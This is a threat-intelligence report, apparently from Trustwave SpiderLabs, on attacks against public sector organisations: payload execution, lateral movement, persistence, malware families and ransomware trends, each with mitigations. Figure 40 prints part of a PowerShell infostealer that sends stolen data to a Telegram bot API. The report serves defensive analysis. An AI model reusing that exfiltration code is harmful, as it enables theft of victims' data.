Execution techniques of initial payloads observed through active monitoring mostly involved the use of command and scripting interpreters and user execution. Command and scripting interpreters like Powershell can be used to execute commands and scripts on compromised systems, as well as to download and run malicious payloads. Powershell stands out for its ubiquity in Windows environments.

Powershell offers attackers a powerful tool to execute commands and scripts that facilitate the downloading and execution of malicious payloads. Powershell is deeply embedded within the operating system and allows for sophisticated operations to be carried out with minimal external footprint which tends to complicate detection efforts. Figure 37 showcases real-world cases concerning public organizations that highlight the various methods that initial payloads are downloaded and executed.




Figure 37: Execution techniques used by threat actors

In a particularly interesting case, Trustwave SpiderLabs researchers investigated a phishing attempt (Fig 38) targeting a government entity that leveraged a Powershell-based Infostealer.




Figure 38: Phishing email containing Powershell based Infostealer

The email is a fake invoice. The whole text in the message is an image with a link anchored to it. If the user clicks anywhere on the message body, the infection chain (Fig 39) starts, which ultimately triggers the Powershell based malware.




Figure 39: Infection chain leading to the PowerShell based Infostealer

The threat actor uses a combination of Powershell and MSHTA (Microsoft HTML Application) commands to deliver the initial payload. First, a malicious Powershell command is run through SyncAppvPublishingServer.vbs, a Windows 10 file used by threat actors as a Powershell host. The Powershell command then triggers the execution of a MSHTA command, which runs the HTA payload hosted in a threat actor website. Finally, a Powershell-based initial payload (Fig 40) is downloaded that exfiltrates data to a telegram account.

```
class uJFq
{
    [String] $EQ5H
    [String] $dP9E

    uJFq( [String] $EQ5H, [String] $dP9E )
    {
        $this.EQ5H = $EQ5H
        $this.dP9E = $dP9E

        [SAq90]::vPnRG0( ( "===== Telegram Bot =====" ) )
        [SAq90]::vPnRG0( ( "Bot token: " ) ) + $this.EQ5H
        [SAq90]::vPnRG0( ( "chat id: " ) ) + $this.dP9E
    }

    [void] GBvbj( [BTyr5] $vPnRG0, [String] $K0ZpYQ )
    {
        $Zt8XE4 = ''
        $UPy3qi = ( error )
        if( $vPnRG0 )
        {
            $Zt8XE4 = $Zt8XE4.Replace( ( _ ) ), ( \_ ) )

            $Zt8XE4 = [regex]::Replace(
                $Zt8XE4,
                ( \:([0-9a-zA-F]+): ) ),
                ( ) )
        }

        $UKmf9 = New-Object System.Net.Http.MultipartFormDataContent
        $UKmf9.Add( ( New-Object System.Net.Http.StringContent $this.dP9E ), ( chat_id ) )
        $UKmf9.Add( ( New-Object System.Net.Http.StringContent( $Zt8XE4 ) ), ( caption ) )
        $UKmf9.Add( ( New-Object System.Net.Http.StringContent( { markdown } ) ) ), ( parse_mode ) )
        $UKmf9.Add( ( New-Object System.Net.Http.StringContent( $K0ZpYQ ) ), ( document ) ), $UPy3qi + ( .txt ) )

        [SAq90]::vPnRG0( ( Sending report to Telegram... ) )
        $ZhC5 = New-Object System.IO.MemoryStream
        ( $UKmf9.CopyToAsync( $ZhC5 ) ).Wait()
        Invoke-RestMethod `
            -Method Post -Body $ZhC5.ToArray() `
            -Uri ( ( https://api.telegram.org/bot ) ) + $this.EQ5H + ( /sendDocument ) ) `
            -ContentType $UKmf9.Headers.ContentType.ToString() `
            -TimeoutSec 30
        [SAq90]::vPnRG0( ( Report was sent ) )
    }
}
```

Figure 40: Powershell-based Infostealer that exfiltrates data to a Telegram channel


Related to command and scripting interpreters, during threat hunts, SpiderLabs commonly encounters custom scripts and binaries in client environments that contain hard-coded passwords or are assigned elevated privileges. Threat actors exploit this by disguising malicious scripts within common repositories, effectively hiding their payloads in plain sight.

Another popular technique, and equally concerning method, used by adversaries to deliver initial payloads simply relies on a user opening a malicious file to gain execution. Users may be subjected to social engineering to get them to open a file leading to code execution.

Our researchers have documented many cases of user execution of initial payloads through phishing attacks. Many interesting examples were mentioned in previous sections of this report and our researchers have released research articles that highlighting how threat actors social engineer users into executing malicious payload. Among such research include recent articles on [geographic targeting](#), dangers in [visually verifying checksums](#), obfuscation and polymorphism to [evade security software detection](#), using [artificial intelligence](#) for more authentic lures, and using various phishing kits such as [Tycoon](#) and [Greatness](#) to further increase the range and efficiency of phishing attacks.

Mitigations to Reduce Risk

- Educate users about the dangers of opening unknown files and links. Regularly conduct security awareness training to help identify and avoid phishing attempts and social engineering tactics.
- Implement policies to restrict or monitor the execution of scripts like VBA and Powershell. This can be done using tools like Windows Group Policy. Microsoft also has what it calls attack surface reduction (ASR) rules.
- Use advanced email filtering solutions like [Trustwave MailMarshal](#) to detect and block malicious emails that may contain harmful attachments or links.
- Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- Conduct regular audits of all applications operating within the environment.
- Implement highly granular “allow lists” of applications on specific hosts to minimize exposure. Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- Apply additional privilege restrictions to prevent unprivileged sources from running different command shells. Additionally, segregate critical network segments from the rest of the network to limit exposure of assets.
- Provide IT and cybersecurity staff with secure, isolated sandbox environments for the safe examination and testing of suspicious files.
- Conduct frequent security audits to identify and remediate instances of hard-coded passwords and unnecessarily elevated privileges in scripts and binaries being used in the computing environment.



Expansion / Pivoting

The Threat

Following the initial infiltration, often on a less critical device like a compromised laptop from a phishing attack or a network appliance such as a VPN endpoint, the attacker proceeds to aim at more valuable accounts and systems using the suitable tools they possess. These can include domain admins, root accounts, active directory systems, and database servers.

Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor’s workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party, the goal of the threat actor is privilege escalation and expansion. This step is often referred to as “pivoting” or “lateral movement.”

As an initial step, threat actors will typically try to obtain credentials to facilitate lateral movement. Credential access tends to be easier once initial access or foothold has been obtained as security tends to fall off internally. Often this is due to the mentality of “it’s behind a firewall,” so there isn’t a need to prioritize security controls. We used to refer to this as “crab security,” a hard shell with a soft interior.

Based on Trustwave active monitoring, credential access techniques (Fig 41) observed in the attacks against public sector organizations relied mostly on password [brute-force attempts](#), but also [OS credential dumping](#), and [stealing or forging Kerberos tickets](#). Additionally, in our threat hunts, our researchers often find files containing the word “password” saved on endpoint workstations which often leads to obtaining valid credentials.




Figure 41: Credential access techniques by threat actors

Once an initial foothold has been acquired, threat actors then obtain valid credentials, by using various lateral movement techniques to gain further access within the organization. Trustwave researchers observed that lateral movement relied predominantly on leveraging remote services (Fig 42), particularly [SMB/Windows Admin Shares](#). Threat actors typically use this technique in conjunction with accounts they were able to harvest to propagate across the network.

In our threat hunts, common issues we often see in our engagements that lead to this situation are unmanaged local administrative accounts. If compromised, these accounts allow threat actors to move laterally across the network to access sensitive data or systems whether through SMB/Windows Admin Shares or other means.

Our researchers also often see [Distributed Component Object Model \(DCOM\)](#) applications being used for lateral movement. With the right compromised account, DCOM MMC20.Application can be used by attackers to pivot to a remote host without the need to use PSEXEC, WMI, or other better-known techniques.




Figure 42: Lateral movement techniques by threat actors

As threat actors continue to move laterally across the organization, they tend to increase their privileges as they pilfer various compromised systems and high-value assets. Based on our active monitoring of public sector organizations, privilege escalation techniques observed in security incidents predominantly involved [Valid Accounts](#) where attackers use legitimate credentials to access systems, applications, and data. Our threat hunts also often indicate that local administrative accounts are not managed well. In fact, our team often observed local administrative accounts that have passwords exceeding 12 months, making them a prime target for threat actors to exploit and gain privileged access.

It is also during this stage when the threat actors will try to establish persistence in the network so attackers can share access with others on their team or come back at a future time to continue the attack. Investigations by Trustwave researchers into incidents in public sector organizations show that persistence techniques (Fig 43) predominantly utilized [Account Manipulation](#) (e.g., setting never expiring password), [Event-Triggered Execution](#) (e.g., malicious activities are initiated automatically in response to specific system or application events), and [External Remote Services](#) (e.g., compromised Accounts used for RDP access).




Figure 43: Persistence techniques by threat actors

In our threat hunts, Trustwave researchers have also observed the use of [browser extensions](#) to maintain persistence. This is an important vector to monitor and audit, as our researchers have seen many cases where browser extensions are weaponized. Many of these extensions are considered PUPs or PUAs that serve advertisements, exfiltrate some form of data, or worse, distribute malware. Browser extensions that use TOR are another way to bypass security controls and add risk to the organization. For an example of malicious browser extensions, please refer to Trustwave SpiderLabs' [original research](#) about Rilide (Fig 44), a malicious browser extension for stealing cryptocurrencies.





Figure 44: Malicious browser extension masquerading as a Google Drive browser extension



Trustwave SpiderLabs
conducts 200K hours of
pentesting each year

Mitigations to Reduce Risk

- Enforcing strong security measures within the internal network and not just at the perimeter. This includes segmenting networks, applying the principle of least privilege, and using MFA for internal and external access to resources.
- Monitor unusual connections in SMB/Windows Admin Shares, DCOM, and other open services using anomaly and behavior-based detection techniques.
- Conduct active monitoring and auditing of account usage and access patterns to detect anomalies. Conduct regular user reviews of local user accounts, default administrative accounts, and group memberships to remove unnecessary privileges and outdated accounts.
- Conduct regular audits of all applications (including browsers and browser extensions) in the environment that could potentially be used as entry and persistence points to the organization.
- Monitor unusual system and application events and investigate the creation of new scheduled tasks, account manipulation, and other indicators that may indicate attempts at persistence.
- Engage in proactive threat hunting to detect and respond to advanced threats. Educate employees about the importance of cybersecurity and the role they play in maintaining the organization's security posture.
- Implement robust host-based security controls including detailed "allow list" of applications on designated hosts to minimize exposure.
- Impose additional restrictions on privileges to prevent unauthorized execution of commands from unprivileged sources.



Malware: Loaders, Infostealers and RATs

The Threat

Not all malware is created equal. Attackers use a specialized arsenal to achieve their goals.

Some, like loaders/downloaders, act as the initial invaders. They sneak onto a system and pave the way for more dangerous malware. These newcomers can be infostealers, designed to steal passwords, contacts, and other sensitive information. They might even target what users type online through fake browser plugins.

Even more alarming are remote access trojans (RATs). Imagine a virtual backdoor for attackers. RATs give them complete control, allowing them to download files, steal data like infostealers, and even hijack webcams.

Trustwave SpiderLabs Insights

Trustwave SpiderLabs gains insights into malware in our clients' environments by delivering our managed services, threat hunts, DFIR, and malware analysis. Trustwave is in a unique position to detect and analyze distinctive malware threats focusing on specific industries. Through our various services, our researchers have identified some of the more notable malware that is particularly active in the public sector.

Based on statistics coming from [Trustwave's MailMarshal](#) Email Security Solution, our researchers have observed that the top email malware executable attachments active in the public sector are the following:

AGENT TESLA

Agent Tesla is a RAT written in .NET that first appeared in 2014. It can take full control of a compromised system, it has a very flexible command and control channel, and can connect to the C2 via HTTP, HTTPS, Email, or in a Telegram channel

Agent Tesla is a RAT commonly deployed via phishing emails with archive or disc image attachments. Agent Tesla can steal a variety of data, making it popular. It includes a keystroke logger, the ability to access anything on the clipboard, and can search the hard drive for any other valuable data. It also has a flexible command and control channel and can connect to the C2 via HTTP, HTTPS, Email, or a Telegram channel. Trustwave SpiderLabs encounters Agent Tesla quite often, typically attached to phishing campaigns.

Trustwave SpiderLabs has conducted extensive research about Agent Tesla (Fig 45) and has published new original research about the continuing [evolution of this malware](#).




Figure 45: Typical infection chain for Agent Tesla

AMADEY

The Amadey Bot was discovered in 2018 and is a Trojan used for stealing sensitive information and acting as a loader for other malware. It has been employed to deploy other malware like GrandCrab ransomware, and in 2022, Amadey was used by [LockBit affiliates](#) to spread ransomware. This malware can collect sensitive data from web browsers, target crypto wallets, and terminate wallet processes. Additionally, it can intercept cryptocurrency transactions by replacing recipient wallet addresses and is able to monitor the clipboard, replacing copied wallet addresses with the attackers.

Amadey Bot spreads through phishing sites in addition to spam emails. Our researchers have found Amadey to be part of multiple RAT payloads wherein Amadey ensures its persistence by creating a shortcut (LNK) file in the startup folder, directing it to its own executable. It is then used to initiate retrieval of other RAT payloads.

ASYNCRAT

AsyncRAT is a relatively common RAT. This malware emerged around 2016 and has gained traction due to it having a user-friendly interface and being open source. One reason for its popularity is that it is free and open source. The RAT is typically deployed via phishing emails and uses a chain of .BAT, .PS1, and .VBS files to evade detection. It has a lot of common options like:

- View and record the victim's screen
- Log all keystrokes
- Chat mechanism with the victim
- Disable Windows Defender
- Access to upload, download, and delete files

Below illustrates a multiple stage attack we observed targeting a hospitality client that started with an email and ended the final payload of AsyncRAT.

In an original Trustwave SpiderLabs article, our researchers highlighted the involvement of AsyncRAT (Fig 46) as part of the infection chain [abusing OneNote documents](#).




Figure 46: Infection Chain for AsyncRAT leveraging a trojanized OneNote file

AVEMARIARAT

The Ave Maria malware, also known as Warzone RAT, is a remote access trojan that was first identified in the closing months of 2018. It was notable due to its ability to discreetly circumvent Windows User Account Control (UAC) and is equipped with a suite of intrusive capabilities, such as keystroke logging and the exfiltration of credentials from browsers and email applications. Propagation of Ave Maria is typically achieved through phishing campaigns, leveraging malicious attachments or hyperlinks to gain initial foothold. Upon activation, the malware adeptly exploits system vulnerabilities or manipulates user behavior to gain elevated access. Notable for its elusiveness, Ave Maria has capabilities to evade conventional detection methodologies and establish a persistent presence within host systems.

FORMBOOK

FormBook is an infostealer that has been operational since mid-2016. Its primary function is to harvest sensitive information from compromised systems, with a particular emphasis on extracting data tied to online forms, passwords, and assorted credentials. Believed to originate in South Korea, FormBook has been associated with multiple cybercriminal campaigns. FormBook comprises a range of functionalities including keylogging, screenshot capture, clipboard data recording, and the pilfering of data from web-based forms. It is versatile and can target a diverse array of applications, web browsers, and online services to pilfer sensitive data.

As time has progressed, FormBook has advanced its capabilities to encompass attributes like obfuscation tactics, anti-analysis measures, and the encryption of stolen data prior to its transmission. Our team has seen this malware delivered often through Microsoft documents, with recorded instances of it being distributed through OneNote attachments.

GULoader

This loader malware has been around since 2019 and specializes in deploying Remote Access Trojans (RATs) and infostealers. GuLoader is interesting as it uses cloud storage for hosting malicious payloads, which complicates detection. It spreads mainly via phishing emails and leverages encryption methods for defense evasion. Trustwave researchers have observed GuLoader in RFQ-themed malicious spam campaigns targeting various education institutions.

Trustwave Spiderlabs researchers have recently seen GuLoader in the uptick of [HR-themed spam emails](#).

Redline

Redline is a .Net compiled executable capable of examining and collecting diverse system information like the operating system version, active processes, and installed software of an infected system. It has the capability to gather credentials from web browsers, target cryptocurrency wallets, and acquire login details from various applications, including NordVPN and FileZilla.

Trustwave SpiderLabs published an analysis of [Redline Stealer](#) in conjunction with an analysis of the Lapsu\$ hacker group in 2022.

Remcos

Remcos is a RAT that surfaced in 2016. It is ostensibly presented as a tool for legitimate remote management; however, its capabilities are frequently exploited for malicious activities by threat actors. The malware grants extensive control over an infected device, enabling unauthorized access to perform keystroke logging, surveillance through screenshots or webcam recordings, and the execution of additional malicious payloads.

The dissemination of Remcos typically occurs through sophisticated phishing campaigns, which may involve malicious email attachments masquerading as legitimate documents. These documents attached to emails are commonly used as the initial vector to deliver the malware into a system. Sometimes, to give an impression of security, threat actors sometimes use document protection features and technology to hide their malicious code from email scanners.

Trustwave SpiderLabs researchers have published original research about the [Remcos RAT](#) (Fig 47) and how it leverages password-protected Word documents with Information Rights Management (IRM) technology.




Figure 47: Trustwave SEG Console displaying the scam email leading to Remcos RAT malware

SNAKE

In late 2020, Snake Keylogger emerged as an addition to information stealing malware. The malware was written in the .NET programming language and exhibits a modular design making it very versatile. Among its core functions are keylogging, pilfering of stored login credentials, screen captures, and retrieval of clipboard data, all of which is subsequently sent to the threat actor.

Distribution of the Snake Keylogger is typically through phishing and spearphishing campaigns leveraging emails with malicious Microsoft Office documents or PDF files. The malware concealed within the document typically acts as a downloader and leverages Powershell scripts to fetch a copy of Snake Keylogger onto the compromised system, subsequently initiating its execution.

SPLASHTOP STREAMER

Splash Streamer is a remote access tool. Our team detected this during an unauthorized access attempt targeting a public sector organization. The threat actors attempted to exploit a vulnerability in Citrix or "CitrixBleed" ([CVE-2023-4966](#)). The LockBit ransomware group was presumed to be behind the attack. Our researchers believe that the tool was used in a potentially preparatory phase towards a more extensive ransomware deployment.

MASEPIE

MASEPIE is a Python backdoor leveraged by [APT28](#) (a Russia-linked group) as part of their botnet activities. APT28 has been actively targeting routers globally since 2022, across various sectors in multiple countries including government entities. [MASEPIE](#) allows for the collection of credentials, proxying network traffic, and hosting phishing pages. Of note, APT28 is suspected to have compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 to interfere with the US presidential election.


PIKABOT AND WIKILOADER

Pikabot is a relatively new loader malware used often to distribute ransomware and other malicious payloads like Cobalt Strike. Wikiloader on the other hand is primarily used to download and install secondary payloads like banking trojans. Based on our data, our researchers noted that malicious PDFs targeting public sector organizations often contain URLs that lead to these two malwares.

**TRUSTWAVE MDR ELITE
OFFERS AN MTTA OF
15 MINUTES AND MTTR OF
<30 MINUTES**

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security measures and educate users about the dangers of malicious email attachments. Increase vigilance against phishing campaigns and scrutinize email attachments. Implement robust email filtering and monitoring systems.
- If preventing infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous. Additionally, establish and regularly practice a formal incident response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: Ransomware

The Threat

Ransomware isn't just about locking files anymore. It's evolved into a multi-pronged attack.

Traditionally, ransomware scrambled data, holding it hostage until you paid a ransom. Now, attackers try to erase backups and shadow copies, making recovery even harder.

But that's not all; many ransomware gangs are double-dipping with double extortion. They steal data before encrypting it, threatening to leak it publicly unless they get paid. Even if they're not paid, they can still sell the stolen information.

Things can get even worse with triple extortion. Attackers might launch a denial-of-service attack (DDoS) to cripple online operations, adding pressure to pay. The most vicious tactic? Targeting victims of the data breach itself, threatening to expose their information if the organization doesn't pay.

Trustwave SpiderLabs Insights

Trustwave SpiderLabs researchers reviewed several data sources for known ransomware attacks on public sector organizations during the last 12 months, including various ransomware tracking projects, online news outlets, and individual ransomware leak pages. What follows below is based on a synthesis of those data sources.

Trustwave SpiderLabs researchers show 10 different ransomware groups (Fig 48) active in the public sector, with LockBit, Medusa, and Play being the most prevalent.




Figure 48: Ransomware groups attacks on public sector

Based on our data, more than half of the organizations targeted by ransomware groups were in the US (Fig 49) followed by Spain, Canada, and France.

